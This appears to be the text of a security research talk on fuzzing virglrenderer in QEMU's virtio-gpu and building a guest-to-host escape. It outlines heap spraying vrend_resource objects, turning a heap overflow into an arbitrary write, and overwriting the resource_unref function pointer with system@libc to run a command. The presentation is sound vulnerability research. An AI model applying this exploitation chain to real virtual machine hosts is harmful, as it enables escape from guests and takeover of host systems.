
- What content we want to overwrite? - Bypass ASLR ✓
- Where to overwrite? - Heap layout manipulation
- How to hijack control flow? – Control flow hijacking
- How to execute arbitrary command? - Execute command

Arbitrary command execution on host machine.

Heap Spraying

Spraying vrend_resource of **VIRGL_BIND_CUSTOM** binding type:


- Setting buffer size the same as vrend_resource object (0x148)
- This is more likely to get consecutive heap layout.



Heap Spraying

Attack plan becomes clear:

- Overflow on resource of id **[x]** to overwrite the buffer pointer of id **[x+1]** resource.
- Perform another transfer_inline_write on id **[x+1]** resource: turn heap overflow into arbitrary write.
- Collapse hash table structures in between is OK, they are used to locate id**[x]** resource, which we do not need to touch again when we setup the arbitrary write primitive



Exploit Roadmap

Heap overflow with arbitrary data, any size (powerful primitive)

- What content we want to overwrite? - Bypass ASLR ✓
- Where to overwrite? - Heap layout manipulation ✓
- How to hijack control flow? – Control flow hijacking
- How to execute arbitrary command? - Execute command

Arbitrary command execution on host machine.

Control flow hijacking


- Looking for a writable global pointer in virglrenderer.

```
static void (*resource_unref)(void *);

static void free_res(void *value)
{
   struct vrend_object *obj = value;
   (*resource_unref)(obj->data); // obj->data points to vrend_resource object.
   free(obj);
}
```

Executing command

1. Use arbitrary write primitive to write **resource_unref** to **system@libc**.
2. Set the header of **[x+1]** resource to arbitrary command, e.g. “gnome-calculator”.
3. Destory resource **[x+1]** to trigger `system(“gnome-calculator”)`.


The whole picture



```
~~static void (*resource_unref)(void *);~~
system@libc
```

Release this resource to trigger command execute

```
(*resouce_unref)(obj->data); ->
system("gnome-calculator");
```



DEMO

Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

Takeaway

- Reforming a common fuzzer to structure-awared for third-party library requires many manual works, but totally worth it.
- How to “babysitting” a fuzzer: teach it explores more code and runs faster.
- Virtual devices and drivers are good places to hunt for bugs to construct guest-to-host escape exploit, especially the graphic processing module.
- Para-virtualization also prone to such attack, especially when it involves third-party library.

Thank You

College of Cyber Security Jinan University

Zhijian Shao, Jian Weng, Yue Zhang